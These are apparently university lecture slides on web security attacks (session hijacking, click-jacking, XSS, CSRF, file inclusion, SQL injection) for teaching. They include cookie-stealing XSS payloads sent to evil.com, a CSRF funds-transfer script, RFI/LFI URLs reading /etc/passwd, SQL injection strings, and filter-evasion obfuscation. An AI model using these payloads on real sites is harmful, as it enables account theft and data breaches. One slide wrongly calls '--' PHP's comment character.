CSc 466/566

Computer Security

22 : Web Security — Attacks

Version: 2019/11/18 11:06:46

Department of Computer Science
University of Arizona

collberg@gmail.com

Christian Collberg

Outline

This Lecture

- We are going to discuss *attacks on clients* (i.e. web browsers) and *attacks on servers* (i.e. web servers).
- Attacks on clients include *session hijacking*.
- Attacks on servers include attacks on the web server database.

Greatest Moments In Hacking History

- https://video.vice.com/sv/video/samy-kamkar/56967e5eebd057947f8d0fc5
- Samy Kamkar talks about the time he created a worm in 2008 and accidentally took down Myspace.
- How the worm worked:

  https://web.archive.org/web/20160305044015/http://samy.pl/popular/tech.html

Greatest Moments In Hacking History


- https://www.facebook.com/watch/?v=10156085373572561
- Hacker Kevin Mitnick recounts his favorite hack of all time – when he figured out how to hijack the speaker in a McDonald's drive-thru.

Outline

Session Hijacking

- TCP session hijacking can be used to take over an HTTP session.
- The attacker needs to impersonate the session mechanism (cookies,POST/GET,session ID).
- Packet sniffers can be used to discover session IDs/cookies.
- Replay attacks: an attacker uses an old (previously valid) token to attempt an HTTP session hijacking attack.

Session Hijacking



sessionID	data
0x878...	name="Alice" height="170cm"
0x9A5...	name="Bob" height="180cm"


Session Hijacking — Countermeasures

1. Client-side session tokens need to be encrypted.
2. Server-side session IDs need to be random.
3. To protect against replay attacks:
   1. add random numbers to client-side/server-side tokens,
   2. change session tokens frequently.

Hacking Tools

- https://www.concise-courses.com/hacking-tools/top-ten

Wireshark — https://www.wireshark.org



- Click on Wi-Fi: en0

metasploit — https://www.metasploit.com

Definition (Metasploit)

1. Choose and configure an exploit (code that enters a target system by taking advantage of one of its bugs; $>$ 900 exploits are included);
2. Check if the intended target system is susceptible to the exploit;
3. Choose and configure a payload (code that will be executed on the target system);
4. Choose the encoding technique so that the intrusion-prevention system ignores the payload;
5. Execute the exploit.

https://en.wikipedia.org/wiki/Metasploit_Project

Click-Jacking

```
<a onMouseUp=window.open("http://www.evil.com")
   href="http://www.trusted.com">Trust Me!</a>
```

- Clicking on a link takes you to the wrong site.
- Click-fraud: Increasing the click-throughs to increase advertising revenue.

Click-Jacking

Trust Me!

www.evil.com

```
<a onMouseUp=window.open("http://www.evil.com")
 href="http://www.trusted.com">Trust Me!</a>
```


Privacy Attacks — Third-party cookies

1. You browse to http://www.example1.com:

```
<HTML><BODY>
   <img src="http://ads.evil.com">
</BODY></HTML>
```

2. ads.evil.com sets a third-party cookie on your machine!
3. You browse to http://www.example2.com:

```
<HTML><BODY>
   <img src="http://ads.evil.com">
</BODY></HTML>
```

4. ads.evil.com sets a third-party cookie on your machine!
5. You browse to http://www.ads.evil.com, it reads your cookies, and gets your browsing history!

Third-party cookie

Definition (Third-party cookie)

A third-party cookie belongs to a domain that is different from the one the browser is currently on (i.e. the one shown in the address bar).

- Example: cnn.com has a Facebook like button which will set a cookie that Facebook can read.

Sources: https://support.mozilla.org/en-US/kb/disable-third-party-cookies

https://en.wikipedia.org/wiki/HTTP_cookie#Third-party_cookie

Privacy Attacks — Third-party cookies

Cookies

site=example1.com

site=example2.com

Browsing history!!!

site=example1.com

site=example2.com

www.evil.com

Cross-Site Scripting (XSS)

- Idea:
  1. attacker injects code C into a web site,
  2. C makes its way into generated web page P,
  3. a user is served the P page,
  4. the injected code C is executed on the user's site.
- Why does this work? The web programmer forgets to check (sanitize) input values!

Cross-Site Scripting (XSS)

<script>...</script>

<INPUT TYPE="text" ...>

<script>...</script>

www.site.com

Sanitize input!

Database

<script>...</script>

Cross-Site Scripting...

- Bob's server sends Alice this form:

```
<HTML>
   <TITLE>Sign My Guestbook!</TITLE>
<BODY>
   <FORM ACTION="sign.php" METHOD="POST">
      <INPUT TYPE="text" NAME="name">
      <INPUT TYPE="text" NAME="message" size="40">
      <INPUT TYPE="submit" VALUE="Submit">
   </FORM>
</BODY>
</HTML>
```

Cross-Site Scripting...

- Alice adds the text `"I loved your new site!"`, and returns it to Bob's site.
- In return, Bob sends her a new page:

```
<HTML>
   <TITLE>Sign My Guestbook!</TITLE>
<BODY>
   Thanks everybody for your input!<br>
   Eve: I sat behind you in 7th grade! Call me! <br>
   Joe: Yo, frat-bro, let's grab some brewskies! <br>
   Alice: I loved your new site!<br>
</BODY>
</HTML>
```


Cross-Site Scripting...

- What if Eve had instead added the text

```
<script>alert("Alice sucks!");</script>
```

  as her comment?
- Then Alice would be executing this page:

```
<HTML>
   <TITLE>Sign My Guestbook!</TITLE>
<BODY>
   Thanks everybody for your input!<br>
   Eve: <script>alert("Alice sucks!");</script> <br>
   Joe: Yo, frat-bro, let's grab some brewskies! <br>
   Alice: I loved your new site!
</BODY>
</HTML>
```


Cross-Site Scripting...

- Obviously, Eve could insert more harmful code:

```
<script>
   document.location =
      "http://www.evil.com/steal.php?cookie="+
      document.cookie;
</script>
```

- This redirects the browser to the evil site, and passes along Alice's cookies.
- Alice would notice that she's being redirected to a weird site!

Cross-Site Scripting...

- Eve could be more cunning:

```
<script>
   img = new Image();
   img.src="http://www.evil.com/steal.php?cookie="
      +
      document.cookie;
</script>
```

- The browser tries to load an image from the evil site, passing along the cookie.
- No image is displayed — Alice doesn't get suspicious!

Cross-Site Scripting...

- An `iframe` is used to create a web page within a web page:

```
<iframe frameborder=0 src="" height=0
        width=0 id="XSS" name="XSS">
</iframe>
<script>
   frames["XSS"].location.href =
      "http://www.evil.com/steal.php?cookie="+
      document.cookie;
</script>
```

- This creates an invisible `iframe`, adding it to the DOM.
- The script changes the source of the `iframe` to the evil site.

Two Types of XSS Attacks

Definition (Stored/Persistent/Type I)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

Two Types of XSS Attacks...

Definition (Reflected/Non-Persistent/Type II)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

Source: https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

Cross-Site Scripting — Nonpersistent

- So far, we've seen persistent XSS attacks:
  - the code Eve injects gets added to the server's database;
  - the code is displayed on the web page.
- Non-persistent XSS attack: the injected code only persists over the attacker's session.
- Example:
  1. attacker searches for `"sneezing panda"`,
  2. web site responds with

     `"search results for 'sneezing panda'=..."`

Cross-Site Scripting — Nonpersistent...

- Assume a search page where the query is passed as a GET parameter:

```
http://victim.com/search.php?query=searchstring
```

- The attacker constructs this URL:

```
http://victim.com/search.php?query=
   <script>
      document.location=
        "http://evil.com/steal.php?cookie="+
        document.cookie
   </script>
```

- When the victim navigates to the URL, the payload will be executed in their browser.

Nonpersistent Cross-Site Scripting

Cross Site Scripting (Reflected XSS) Demo

https://www.youtube.com/watch?v=V79Dp7i4LRM

Cross-Site Scripting — Countermeasures

- Programmers must sanitize all inputs:
  - Strip out all `<script>` tags!
- Users can disable client-side scripts.
- Firefox `NoScript` XSS detection sanitizes `GET/POST` variables:
  - remove quotes, double quotes, brackets.

XSS — Counter-Countermeasures

- Evade filtering by obfuscating GET requests using URL encoding.
- This request

```
<script>alert('hello');</script>
```

turns into

```
%3Cscript%3Ealert%28%27hello
%27%29%3B%3C%2Fscript%3E
```


XSS — Counter-Countermeasures...

- Obfuscate the script to avoid detection:

```
<script>
  a = "ht";
  b = "tp";
  c = "://";
  d = "ww";
  e = "w.";
  f = "vic";
  g = "tim";
  h = ".c";
  i = "om/search.p";
  j = "hp?q=";
  k = "document.cookie";
  document.location=a+b+c+d+e+f+g+h+i+j+k;
</script>
```


Cross-Site Request Forgery

Definition (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. ... If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.

Source: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Cross-Site Request Forgery (CSRF)

- Basic idea:
  1. Alice has an account with `www.bob.com`.
  2. `www.bob.com` trusts Alice.
  3. Alice is authenticated with `www.bob.com` (through an active cookie, for example).
  4. Alice vists a site `www.evil.com`.
  5. `www.evil.com` executes a malicious script on `www.bob.com` (who thinks he's talking to Alice!).
- I.e. in a CSRF attack a website executes commands it received from a user it trusts.

CSRF: Example...

- Alice is logged into her bank `www.bank.com`, her authentication stored in a cookie.
- She visits `www.evil.com` that has this script:

```
<script>
   document.location="http://bank.com/transfer.php
       ?
       amount=1000&
       from=Alice&
       to=Eve";
</script>
```

- Alice' browser redirects to her bank which executes the transfer.


Cross Site Request Forgery (CSRF or XSRF)

https://www.youtube.com/watch?v=mOEHlfTgGUU

CSRF — Login Attack

- A malicious website issues cross-site requests on behalf of the user, but makes the user authenticate as the attacker.
- Example:
  1. Alice orders cookies from `evescookies.com`.
  2. Alice logs into `paypal.com` to pay for the cookies.
  3. But, Eve has injected code that makes Alice authenticate to PayPal as Eve.
  4. Alice gives `paypal.com` her credit card number.
  5. Eve logs in to `paypal.com` to collect Alice's credit card number.

CSRF — Login Attack...




Outline

Attacks on Servers

- Server-side scripts execute code on the server to generate dynamic pages.
- Written in `php`, `perl`, `Java Servlets`, ...
- Access databases, ...

Generating Dynamic Content



PHP

- `<?php` *insert code here* `?>`.
- `$_GET[`*variable*`]` — array of GET input variables.
- No typing.

```
<HTML>
<BODY>
   A number: <?php echo $x=$_GET['number'];?>.
   Square is <?php $y=$x*$x; echo $y; ?>.
</BODY>
</HTML>
```

PHP...

- Assume the GET variable number is 5, then PHP will generate this page:

```
<HTML>
<BODY>
   A number: 5.
   Square is 25.
</BODY>
</HTML>
```


Remote File Inclusion (RFI)

- Let this be index.php:

```
<?php
   include("header.html");
   include("$_GET['page'].".php");
   include("footer.html");
?>
```

- A user can go to www.cnn.com/index.php?page=news and a news page is generated.
- An attacker can go to

```
http://cnn.com/index.php?page=http://evil.com/evilcode
```

  forcing the server to include and execute the remote file evilcode.php.
- Most sites now forbid RFI.

Local File Inclusion (LFI)

- As RFI, but a local file gets executed

```
http://www.cnn.com/index.php?page=secretpage
```


- Getting the password file:

```
http://www.cnn.com/index.php?page=/etc/passwd%00
```

  %00 is a null byte, effectively removing the .php extension.

Local File Inclusion (LFI)...

- Attack: The attacker
  1. uploads a file (a php script hiding as a .jpg file, for example).
  2. tricks the site to execute the uploaded file using LFI.




Local File Inclusion (LFI)...

- For example, Jasvir Nagra's Visualize program

  http://search.cpan.org/~jnagra/Perl-Visualize-1.02/Visualize.pm

  can embed a `perl` script into a `gif` file, so that the file is both an image and an executable program.

Accessing a Backend Database



SQL tables

- SQL databases store records as tables:

id	title	author	body
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

SQL commands

- SQL commands for accessing a relational database:

`SELECT`	extract records from tables
`INSERT`	insert new records in a table
`UPDATE`	alter a record in a table
`DELETE`	remove a record in a table
`UNION`	combine the results of multiple queries

SQL queries

id	title	author	body
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

- `SELECT * FROM news WHERE id = 3`
- `SELECT body FROM news WHERE author = "joe"`

SQL Injection Attack

```
<?php
   $query = 'SELECT * FROM news WHERE id='.$_GET['id'
      ];
   $out = mysql_query($query);
   echo "<ul>"
   while ($row = mysql_fetch_array($out)) {
      echo "   <li>". $row['id'];
      echo "   <li>". $row['title'];
      echo "   <li>". $row['author'];
      echo "   <li>". $row['body'];
   }
   echo "</ul>"
?>
```


SQL Injection Attack...

- Consider this URL:

```
http://www.cnn.com/news.php?id=3
```

- The query would
  1. extract the 3rd news article,
  2. generate an HTML page, and
  3. send it to the user.

SQL Injection Attack...

- Consider instead

```
http://www.cnn.com/news.php?id=NULL UNION
   SELECT cardno,first,last,email FROM users
```

- Since the PHP code is

```
<?php
   $query='SELECT * FROM news WHERE id='.$_GET['id
      '];
   ...
?>
```

this would force the server to execute

```
SELECT * FROM news WHERE id=NULL UNION
   SELECT cardno,first,last,email FROM users
```

revealing all account information.

SQL Inj. — Bypassing Authentication

- Consider this server-side login script:

```
<?php
   $query = 'SELECT * FROM users
        WHERE email="'.$_POST['email'].'"'.
        'AND pwdhash="'.hash('sha256',$_POST['password
            ']).'"';
   if (mysql_num_rows($out)>0) {
      echo "Login successful!";
   } else {
      $access = false;
      echo "Login failed";
   }
?>
```


SQL Inj. — Bypassing Authentication

- Let the attacker enter this into the login form:
  - `email="OR 1=1;--`
  - `password=`*(empty)*
- Then, the original query


```
SELECT * FROM users WHERE email='".$_POST['email'
    ].'"'.
'AND pwdhash="'.hash('sha256',$_POST['password']).
    '"'
```

turns into

```
SELECT * FROM users WHERE email=""
OR 1=1; -- AND pwdhash=...
```

- Note that `--` is PHP's comment character.
- The query returns the entire `user` table to the attacker.

XKCD — Exploits of a Mom



https://xkcd.com/327

SQL Injection - Simply Explained

https://www.youtube.com/watch?v=FwIUkAwKzG8

Outline

Readings and References

- Chapter 7 in *Introduction to Computer Security*, by Goodrich and Tamassia.